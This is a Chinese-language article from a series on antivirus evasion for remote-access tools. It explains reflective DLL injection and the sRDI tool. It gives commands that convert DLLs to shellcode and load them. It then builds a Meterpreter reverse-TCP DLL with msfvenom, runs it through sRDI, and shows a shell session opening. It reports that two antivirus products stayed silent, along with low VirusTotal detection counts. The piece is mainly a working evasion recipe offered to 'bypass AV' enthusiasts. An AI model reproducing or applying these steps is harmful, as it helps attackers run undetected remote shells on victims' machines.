2020年初,从网上搜集了多种免杀工具和方式,汇总整理了远控免杀专题文章的工具篇、代码篇、白名单篇等,共70篇文章。现时隔一年,听到不少免杀爱好者的追更诉求,同时也看到了很多新的bypassAV的工具和技巧,于是想把这个系列继续补充一些,内容也都是来自互联网,汇总到一起只是方便大家查阅参考。

免杀专题已完成的文章及相关软件下载: https://github.com/TideSec/BypassAntiVirus

免杀专题在线文库: https://www.yuque.com/tidesec/bypassav

OxOO 引用说明

本文内容参考节选自以下资料:

sRDI项目地址: https://github.com/monoxgas/sRDI

反射型DLL注入工具-sRDI: https://zhuanlan.zhihu.com/p/96484140

Ox01 几个概念

1、DLL 注入


在认识反射型DLL注入之前,我们先来了解下什么是DLL注入。

DLL是windows平台提供的一种模块共享和重用机制,它本身不能直接独立运行,但可以被加载到其他进程中间

• 常规的dll注入姿势

- 1. VirtualAllocEx 在目标进程内存空间申请内存,WriteProcessMemory 写入dll路径,CreateRemoteThread 创建远程线程调用 LoadLibrary 加载dll;
- 2. CreateRemoteThread 可被 替换为其他创建线程的API(例如:RtlCreateUserThread,或者挂起线程修改线程上下文再还原等等),减少被拦截的风险
- 3. 替换程序运行时会加载的dll;
- 4. 修改注册表键值AppInit_dll,程序启动时如果加载了USER32.dll,就会自动加载该键值下的有效dll;
- 5. SetWindowsHookEx挂钩,IAT_HOOK,InLine_HOOK等(本质也是让目标进程执行自己的代码) (x86与x64下InLine_HOOK略有不同);

6. dll加载顺序挟持(Dll Search Order Hijacking);



2、反射型 DLL 注入


反射DLL注入用于将DLL加载到进程中,不需要使用LoadLibrary这一函数,而是自己来实现整个装载过程,不必将其放置在主机的文件系统上。我们可以为待注入的DLL添加一个导出函数,ReflectiveLoader,这个函数实现的功能就是装载它自身。那么我们只需要将这个DLL文件写入目标进程的虚拟空间中,然后通过DLL的导出表找到这个ReflectiveLoader并调用它,我们的任务就完成了。

- 反射DLL 注入的思路
- 1. 打开目标进程并分配内存。
- 2. 将 DLL 复制到分配的内存中。
- 3. 将入口点函数名称的哈希值和该函数的所有参数复制到 DLL 之后的内存空间中。

- 4. 复制一些引导程序的 shellcode, 该 shellcode 调用带有指向在第3步中复制的数据的指针的修改的反射式加载器。
- 5. 使用 shellcode 开头的地址作为入口点,在目标进程中创建一个远程线程。
- 反射DLL 注入的实现
- 1. 使用 RWX 权限打开目标进程,并为 DLL 分配足够大的内存。
- 2. 将 DLL 复制到分配的内存空间中。
- 3. 计算 DLL 中用于执行反射加载的导出的内存偏移量。
- 4. 使用反射性加载器函数的偏移地址作为入口,调用 CreateRemoteThread(或等效的未公开的 API 函数,如 RtlCreateUserThread)开始在远程进程中执行。
- 5. 反射式加载器功能使用适当的 CPU 寄存器查找目标进程的进程环境块(PEB),并使用该寄存器在内存 kernel32.dll 和任何其他所需库中查找地址。
- 6. 解析的 KERNEL32 出口目录中找到所需的 API 功能,如内存地址 LoadLibraryA,GetProcAddress和VirtualAlloc。
- 7. 然后使用这些函数将 DLL(自身)正确加载到内存中,并调用其入口点 DIIMain。

DLL Injection

Step 1



3、反射式注入与常规注入的不同

- 1. 内存中直接展开、无需.dll文件存在;
- 2. 反射式注入方式并没有通过LoadLibrary等API来完成DLL的装载,DLL并没有在操作系统中"注册"自己的存在,因此ProcessExplorer等软件也无法检测出进程加载了该DLL。利用解密磁盘上加密的文件、网络传输等方式避免文件落地,DLL文件可以不一定是本地文件,可来自网络等,总之将数据写到缓冲区即可。
- 3. 由于它没有通过系统API对DLL进行装载,操作系统无从得知被注入进程装载了该DLL,所以检测软件也无法检测它。同时,由于操作流程和一般的注入方式不同,反射式DLL注入被安全软件拦截的概率也会比一般的注入方式低。

OxO2 sRDI基本知识

1、关于sRDI

sRDI它可以基于 Shellcode 实现反射型 DLL 注入,并且能够将 DLL 转换为独立的 Shellcode。

项目地址: https://github.com/monoxgas/sRDI

相对于标准 RDI, 使用 sRDI 的一些优点:

- 你可以转换任何 DLL为无位置依赖的 shellcode,并且可以使用标准的 shellcode 注入技术来使用它。
- 你的 DLL 中不需要写任何反射加载器代码,因为反射加载器是在 DLL 外部的 shellcode 中实现的。
- 合理使用权限,没有大量的 RWX 权限数据。
- 还可以根据选项, 抹掉 PE 头特征。

2、sRDI组成

sRDI 的所有功能基于以下两个组件:

一个C语言项目,可将 PE Loader 编译为 Shellcode 转换代码负责将 DLL、RDI 和用户数据进行绑定 由以下元素组成:

- ShellcodeRDI: 编译 DLL 加载器的 Shellcode
- NativeLoader: 需要时,将 DLL 转换为 shellcode,然后注入内存
- DotNetLoader: NativeLoader 的 C# 实现
- Python \ ConvertToShellcode.py: 将 DLL 转换为 shellcode
- Python \ EncodeBlobs.py:对已编译的 sRDI 进行编码,进行静态嵌入
- PowerShell \ ConvertTo-Shellcode.ps1:将 DLL 转换为 shellcode
- FunctionTest: 导入 sRDI 的 C 函数,进行调试测试
- TestDLL: 示例DLL, 包括两个导出函数, 用于后续的加载和调用

DLL 不需要使用 RDI 进行编译,但是该技术具有交叉兼容性。

3、sRDI技术优势

• 隐秘的持久性

- 1. 使用服务器端 Python 代码(sRDI)将 RAT 转换为 shellcode
- 2. 将 shellcode 写入注册表
- 3. 设置计划的任务以执行基本的加载程序 DLL
- 4. 加载程序读取 shellcode 并注入(少于20行C代码)

优点: RAT 或加载器都不需要了解 RDI 或使用 RDI 进行编译。装载机可以保持小巧而简单,避免警告。

• 侧面加载

- 1. 让你的 RAT 在内存中运行
- 2. 编写 DLL 以执行额外的功能
- 3. 将 DLL 转换为 shellcode (使用 sRDI) 并本地注入
- 4. 使用 GetProcAddressR 查找导出的函数
- 5. 执行 X 次附加功能, 而无需重新加载 DLL

优点: 使您的初始工具更轻巧,并根据需要添加功能。加载一次 DLL 并像使用其他任何 DLL 一样使用它。

• 依赖关系

- 1. 从磁盘读取现有的合法 API DLL
- 2. 将 DLL 转换为 shellcode (使用 sRDI) 并将其加载到内存中

3. 使用 GetProcAddress 查找所需的功能

优点: 避免使用监视工具来检测 LoadLibrary 调用。访问 API 函数而不会泄漏信息。(WinInet, PSApi, TIHelp32, GdiPlus)

Ox03 sRDI的使用

使用 python 将 DLL 转换为 shellcode

```
from ShellcodeRDI import *

dll = open("TestDLL_x86.dll", 'rb').read()
shellcode = ConvertToShellcode(dll)
```

使用 C# 加载程序将 DLL 加载到内存中

```
DotNetLoader.exe TestDLL_x64.dll
```

使用 python 脚本转换 DLL 并使用本机 EXE 加载

```
python ConvertToShellcode.py TestDLL_x64.dll
NativeLoader.exe TestDLL_x64.bin
```

使用 powershell 转换 DLL 并使用 Invoke-Shellcode 加载

```
Import-Module .\Invoke-Shellcode.ps1
Import-Module .\ConvertTo-Shellcode.ps1
Invoke-Shellcode -Shellcode (ConvertTo-Shellcode -File TestDLL_x64.dll)
```

0x04 编译搭建

sRDI 是使用Visual Studio 2015(v140)和 Windows SDK 8.1 构建的。python 脚本是使用 Python 3 编写的。


Python和Powershell脚本位于:

Python\ConvertToShellcode.py
PowerShell\ConvertTo-Shellcode.ps1

构建项目后,其他二进制文件将位于:

```
bin\NativeLoader.exe
bin\DotNetLoader.exe
bin\TestDLL_<arch>.dll
bin\ShellcodeRDI_<arch>.bin
```

在使用VS2017编译时,会报错 MSB8020 无法找到 v140 的生成工具(平台工具集 = "v140")。若要使用 v140 生成工具进行生成,请安装 v140 生成工具,这是因为sRDI 是使用Visual Studio 2015 (v140),而VS2017是v141,这时候需要在项目属性里设置平台工具集为v141。



然后"重新生成解决方案"



若不能解决问题,可以关闭VS,然后把工程目录下的.vs隐藏文件夹删了,再打开VS试试。

计算机	▶ 本地磁盘 (C:) ▶ test ▶ sRDI	+		
71 21 00		<u> </u>		
打开	包含到库中 ▼ 共享 ▼ 刻象	录 新建文件夹		
	名称	修改日期	类型	大小
位置	📗 .git	2020/5/4 21:32	文件夹	
	₩ .vs	2020/5/4 21:40	文件夹	
	li bin	2020/5/4 22:24	文件夹	
	Debug	2020/5/4 21:41	文件夹	
	DotNet	2020/5/4 21:32	文件夹	
	FunctionTest	2020/5/4 22:22	文件夹	
	\mu lib	2020/5/4 21:32	文件夹	
	Native	2020/5/4 21:45	文件夹	
	N 5 51 H	2022/5/4 24 22	- No 1	

0x05 msf免杀(VT查杀率16/61)

使用Msf生成dll

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.211.55.2 lport=3333 -f dll

使用 ConvertToShellcode.py 来将dll转为bin

python3 ConvertToShellcode.py shell32.dll

```
# xysoul @ SecPlusDeMac in ~/Downloads/sRDI/Python on git:n
$ python3 ConvertToShellcode.py shell32.dll
Creating Shellcode: shell32.bin
```

在目标机器使用 NativeLoader.exe shell32.bin 即可加载。

```
C:\Users\xysoul\Desktop\test\sRDI\bin>NativeLoader_x86.exe she1132.bin
[+] Executing RDI
C:\Users\xysoul\Desktop\test\sRDI\bin>_
```

火绒和360全程无报警。

```
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 10.211.55.2:3333

[*] Sending stage (175174 bytes) to 10.211.55.32


[*] Meterpreter session 1 opened (10.211.55.2:3333 -> 10.211.55.32:51904) at 2021-12-02 10:37:11 +0800

meterpreter > getpid
Current pid: 4868
meterpreter >
```


而使用processhacker等工具很难发现痕迹。



NativeLoader.exe文件查杀率16/61。



shell32.bin文件查杀率13/53。



0x06 参考资料

反射型DLL注入工具-sRDI: https://zhuanlan.zhihu.com/p/96484140

反射式dll注入: https://blog.csdn.net/weixin_43956962/article/details/105843803

反射型dll注入: https://yaoyue123.github.io/2021/01/31/Windows-Reflective-

dllinject/

DLL注入新姿势-反射式DLL注入研究: https://www.cnblogs.com/h2zZhou/p/7721797.html